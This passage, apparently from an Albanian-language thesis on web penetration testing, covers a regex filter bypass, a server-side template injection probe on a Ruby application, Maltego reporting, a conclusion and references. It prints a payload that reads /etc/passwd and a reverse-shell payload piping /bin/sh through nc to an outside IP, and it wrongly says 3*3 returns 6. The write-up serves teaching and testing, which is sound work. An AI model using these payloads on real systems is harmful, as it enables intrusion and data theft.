


Figura 38 Përgjigja e aplikacionit Ueb ndaj hyrjes me karaktere speciale

Ky ueb aplikacioni përdor për hyrje funksion të vërtetim “regex” për parametrin neon që lejon vetëm karaktere dhe hapësira alfa-numerike. Duke përdorë veglën Built-with shohim se ueb aplikacioni është ndërtuar pjesërisht nga gjuha programuese Ruby dhe përmban shabllon për të funksionuar. Kjo do të kërkojë një qasje me dy drejtime për të identifikuar dhe me vone shfrytëzuar dobësi. Një injektim i shabllonit nga ana e serverit (SSTI) dhe anashkalimi i filtrimit të hyrjes. Pas një kërkimi të vogël në internet për tejkalim të filtrimit të hyrjes regex, shohim se ekziston mundësia të anashkalohet me vendosjen e hyrjes në rresht të ri si dhe me kodim të tipit URL. Nëse përdorim metodën e cekur vërejmë se lejon vendosjen e karaktereve special për nga tashmë kërkojmë ngarkese për vërtetim të dobësie SSTL. Ato ngarkesa mund të gjinden në platforma të ndryshme si “Github”. Si ngarkesë marrim “<%= 3 * 3 %> “ dhe nëse në rezultat shfaqet numri 6 atëherë ekziston dobësia SSTL. Shohim se ueb aplikacioni është përgjigjur me vlerën 6 dhe mund të vazhdohet tek faza e shfrytëzimit të dobësisë. Për të shfrytëzuar dobësinë përdorim ngarkesën “<%= File.open('/etc/passwd').read %>” për shfaqjen e të dhënave të ndjeshme pasi skedari “/etc/passwd” përdoret për të mbajtur gjurmët e çdo përdoruesi të regjistruar në atë sistem.

Po ashtu mund të përdoret ngarkesa “ <%=/bin/sh -i 2>&1|nc 10.10.17.141 4444 %>” për krijimin e një lidhje “Reverse Shell” për dërgimin e të dhënave tek IP adresa dhe porta e cekur në ngarkesë. Rezultatet e ngarkese se parë janë vendosur në një dokument dhe janë shfaqur në figurën 39.




Figura 39 Rezultatet e shfrytëzimin të dobësisë SSTL duke përdorur ngarkesën “<%= File.open('/etc/passwd').read %>”

8. Analizimi i kërcënimeve dhe dobësive në Maltego

Pasi kemi përfunduar të gjitha testimet e mundshme në objektivat e caktuar rezultatet e mbledhura mund të grumbullohen dhe të vendosen në veglën Maltego. Paraqitja e rezultateve në Maltego mundëson një analizë të lehtësuar të kërcënimeve dhe dobësive për pozita të ndryshme si: analisti i sigurisë, forenzika kibernetike , inxhinierët e sigurisë kibernetike etj. Paraqitja grafike e të gjitha rezultateve të fituara deri më tani është paraqitur në ndërfaqe të përdoruesit të veglës Maltego dhe është paraqitur në figurat në vijim.




Figura 40 Rezultatet finale të testimeve vendosur në veglën Maltego pjesa 1




Figura 41 Rezultatet finale të testimeve vendosur në veglën Maltego pjesa 2




Figura 42 Rezultatet finale të testimeve vendosur në veglën Maltego pjesa 3

Përfundimi

Është shqyrtuar një problem shumë kompleks me të cilin ballafaqohen shumë vende të botës, dhe ky problem është aktual edhe në vendin tonë. Dinamika e jetës sidomos viteve të fundit i ka shtuar njeriut një përgjegjësi më të madhe për parandalimin e kësaj dukurie, ku në të shumtën e rasteve njerëzit shpesh vihen në siklet para një problemi të cilin nuk mund ti shmangen dhe t'i japin një zgjedhje të problemit dhe rrezikohemi që çdo herë të jemi pjesë e kërcënimeve dhe dobësive kibernetikë në infrastrukturë tonë të ueb-it.
Ky dokument me sukses ka bërë gjetjen e kërcënimeve dhe dobësive kibernetike në infrastrukturë të ueb-it, dhe metodat e përdorura kanë treguar efikasitet të lartë i cili u a mundëson testuesve kibernetikë të ngritin sigurinë në infrastrukturën e tyre të ueb-it. Përdorimi i metodave të zbulimit dhe testimit duke përdorur vegla të ndryshme në veçanti përdorimi i veglës Maltego dhe Burp-Suite dëshmuan efikasitet dhe efektivitet. Shkrimi i një raporti të testimit është një nga pjesët më kritike të identifikimit të dobësive dhe kërcënimeve, përdorimi i veglës Maltego si dhe aftësia e tij për paraqitjen e informacioneve në ndërfaqe të përdoruesit ngrit nivelin e raportimit dhe përdorimi i veglës Burp-Suite siguron se dobësitë e gjetura nuk janë klasifikim i gabuar.

Referencat

[1]*"SecurityTrails | Information Gathering: Concept, Techniques and Tools explained," securitytrails.com. https://securitytrails.com/blog/information-gathering*

[2] Mike Chapple and David Seidl, *CompTIA PenTest+ Study Guide: Exam PT0-002*. Sybex, 2021.

[3] M. Gregg and O. Santos, *CEH : certified ethical hacker version 10*. Honoken, Nj: Pearson, 2020.

[4] "Hacking Web Intelligence | ScienceDirect," *www.sciencedirect.com*. https://www.sciencedirect.com/book/9780128018675/hacking-web-intelligence

[5] "Information Gathering Using Maltego," *Infosec Resources*. https://resources.infosecinstitute.com/topic/information-gathering-maltego/.

[6] T. Wilhelm and J. Kanclirz, *Professional penetration testing : creating and operating a formal hacking lab*. Burlington, Ma: Elsevier/Syngress, 2010.

[7] S. Brathwaite, "Active vs Passive cybersecurity reconnaissance in Information Security," *SecurityMadeSimple*, Jan. 06, 2022. https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security

[8] "Traditional methods of Information gathering - javatpoint," *www.javatpoint.com*. https://www.javatpoint.com/traditional-methods-of-information-gathering#:~:text=Active%20information%20gathering%20is%20the.

[9] M. Walker, *Ceh certified ethical hacker all-in-one exam guide, fourth edition.* S.L.: Mcgraw-Hill Education, 2019.

[10] K. K. Sampath, "Active and Passive Information Gathering Techniques- Introduction," *Medium*, Sep. 20, 2019. https://kalhara-sampath.medium.com/active-and-passive-information-gathering-techniques-introduction-c6b447aeac2e

[11] "Active Information Gathering for Pentesting," *dummies*. https://www.dummies.com/article/academics-the-arts/study-skills-test-prep/comptia-pentestplus/active-information-gathering-for-pentesting-275736/

[12] N. A. Hassan, Rami Hijazi, and Springerlink (Online Service, *Open Source Intelligence Methods and Tools : A Practical Guide to Online Intelligence*. Berkeley, Ca: Apress, 2018.

[13] "What is OSINT Open Source Intelligence? | CrowdStrike," *crowdstrike.com*. https://www.crowdstrike.com/cybersecurity-101/osint-open-source-intelligence/#:~:text=The%20OSINT%20framework%20is%20a.

[14] THE RECORDED FUTURE TEAM, "What Is Open Source Intelligence and How Is it Used?," *www.recordedfuture.com*, Feb. 19, 2022. https://www.recordedfuture.com/open-source-intelligence-definition

[15] “theHarvester - Web Penetration Testing with Kali Linux - Third Edition [Book],” *www.oreilly.com*. https://www.oreilly.com/library/view/web-penetration-testing/9781788623377/71203ba9-3894-4192-af66-1003405ab8ed.xhtml#:~:text=theHarvester%20is%20a%20command%2Dline

[16] “what is the harvester tool | kali linux | Linux,” *CYBERVIE*, Feb. 18, 2019. https://www.cybervie.com/blog/what-is-the-harvester/

[17] “recon-ng | Kali Linux Tools,” *Kali Linux*. https://www.kali.org/tools/recon-ng/

[18] “Recon-ng Information gathering tool in Kali Linux,” *GeeksforGeeks*, Mar. 10, 2021. https://www.geeksforgeeks.org/recon-ng-installation-on-kali-linux/#:~:text=Recon%2Dng%20is%20a%20Web

[19] “Recon-NG Tutorial,” *HackerTarget.com*, Feb. 16, 2018. https://hackertarget.com/recon-ng-tutorial/

[20] “Recon-ng - Learn Kali Linux 2019 [Book],” *www.oreilly.com*. https://www.oreilly.com/library/view/learn-kali-linux/9781789611809/26cef26c-aa0e-4cb1-9d84-4144fdc8fe91.xhtml (accessed Dec. 11, 2022).

[21] “SpiderFoot: OSINT Automation,” *SpiderFoot*. https://www.spiderfoot.net/documentation/

[22] “SpiderFoot- A Automate OSINT Framework in Kali Linux - javatpoint,” *www.javatpoint.com*. https://www.javatpoint.com/spiderfoot-a-automate-osint-framework-in-kali-linux.

[23] webbuzzs, “What is OSINT in Cyber Security? How does work?,” *WebBuzzs*, Aug. 03, 2022. https://webbuzzs.com/osint-cyber-security/#2_What_Are_OSINT_Challenges.

[24] Rescana, “Challenges in Open-Source Intelligence: Managing Uncertainty and Information Quality,” *Rescana*, Jul. 24, 2022. https://www.rescana.com/post/challenges-in-open-source-intelligence-managing-uncertainty-and-information-quality

[25] “Advantages and disadvantages of open source intelligence,” *Expert.ai*, Feb. 23, 2017. https://www.expert.ai/blog/advantages-disadvantages-open-source-intelligence/

[26] “What is Reconnaissance in Cyber Security? - Intellipaat,” *Intellipaat Blog*, Feb. 10, 2022. https://intellipaat.com/blog/reconnaissance-in-cyber-security/

[27] “Reconnaissance,” *Blumira*. https://www.blumira.com/glossary/reconnaissance/

[28] “Ethical Hacking - Reconnaissance - Tutorialspoint,” *www.tutorialspoint.com*. https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_reconnaissance.htm#:~:text=Information%20Gathering%20and%20getting%20to

[29] “Subdomain enumeration tools and techniques,” *ceeyu.io*. https://www.ceeyu.io/resources/blog/subdomain-enumeration-tools-and-techniques

[30] “The Art of Subdomain Enumeration,” *Sweepatic Blog*, Apr. 24, 2017. https://blog.sweepatic.com/art-of-subdomain-enumeration/#:~:text=Subdomain%20enumeration%20is%20the%20process.

[31] “Gobuster - Penetration Testing Tools in Kali Tools,” *GeeksforGeeks*, Jul. 18, 2021. https://www.geeksforgeeks.org/gobuster-penetration-testing-tools-in-kali-tools/

[32] V. Backaitis, “5 Ways Web Scraping Maximizes Your Cybersecurity Strategy,” *Medium*, Jul. 06, 2022. https://digitizingpolaris.com/5-ways-web-scraping-maximizes-your-cybersecurity-strategy-9b598329226a#:~:text=Web%20scraping%20is%20the%20practice

[33] A. says, “What is Web Crawling? How it works & Examples,” *research.aimultiple.com*, Dec. 15, 2020. https://research.aimultiple.com/web-crawler/

[34] “Web Scraping Vs Web Crawling | Zyte,” Jan. 01, 2021. https://www.zyte.com/learn/difference-between-web-scraping-and-web-crawling/#:~:text=The%20short%20answer

[35] Cloudflare, “Cloudflare,” *Cloudflare*, 2019. https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

[36] Juniper Networks, “What is IDS and IPS? | Juniper Networks,” *www.juniper.net*. https://www.juniper.net/us/en/research-topics/what-is-ids-ips.html

[37] “IDS Vs IPS,” *Check Point Software*. https://www.checkpoint.com/cyber-hub/network-security/what-is-an-intrusion-detection-system-ids/ids-vs ips/#:~:text=An%20IDS%20is%20designed%20to

[38] GeeksForGeeks, “Intrusion Detection System (IDS) - GeeksforGeeks,” *GeeksforGeeks*, Apr. 08, 2019. https://www.geeksforgeeks.org/intrusion-detection-system-ids/

[39] M. communications@manageengine.com, “Data visibility and security solution by ManageEngine DataSecurityPlus,” *ManageEngine DataSecurityPlus*. https://www.manageengine.com/data-security/what-is/data-leakage.html#:~:text=The%20unauthorized%20transmission%20of%20data

[40] “Intelligence X,” *intelx.io*. https://intelx.io/

[41] Sudhanshu Chauhan and Nutan Kumar Panda, *Hacking Web Intelligence Open Source Intelligence and Web Reconnaissance Concepts and Techniques*. Saint Louis William Andrew Ann Arbor, Michigan Proquest, 2015.

[42] “Glossary of Terms,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000008829-glossary-of-terms#data-subscription-0-2.

[43] “View Tab,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000010458-view-tab#viewlets-0-0.

[44] “Entities Tab,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000010461-entities-tab.

[45] “Collections Tab,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000010775-collections-tab.

[46] “The Transforms Tab,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000010776-the-transforms-tab.

[47] “Introduction to Maltego Machines,” *Maltego Support*. https://docs.maltego.com/support/solutions/articles/15000047415-introduction-to-maltego-machines.

